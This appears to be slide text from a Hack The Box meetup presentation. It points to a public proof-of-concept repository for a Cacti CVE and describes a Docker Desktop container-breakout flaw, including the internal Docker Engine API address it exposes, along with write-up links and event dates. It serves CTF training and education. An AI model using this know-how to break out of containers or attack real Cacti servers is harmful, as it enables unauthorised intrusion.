
<https://github.com/TheCyberGeek/CVE-2025-24367-Cacti-PoC>



#4 Docker Breakout

A critical CVE-2025-9074 vulnerability in Docker Desktop enables locally running Linux containers to connect to the Docker Engine API through the default subnet (192.168.65.7:2375).







Thanks for your
Participation !
You did Awesome !!!

Writeups:

- <https://0xdf.gitlab.io/2026/05/23/htb-monitorsfour.html>
- <https://www.youtube.com/watch?v=2vEMGhOKlq0>



3x Hack the Box VIP+ Vouchers (1 Month)

<https://spinhewheel.io/>

Next HTB Meetup Dates

23.10.2025	0x11 Onsite @ Digital Society Initiative	Project CYREN ZH
08.11.2025	0x12 Onsite @ GOHack25	GOBugFree
18.12.2025	0x13 Onsite @ BDO Switzerland	BDO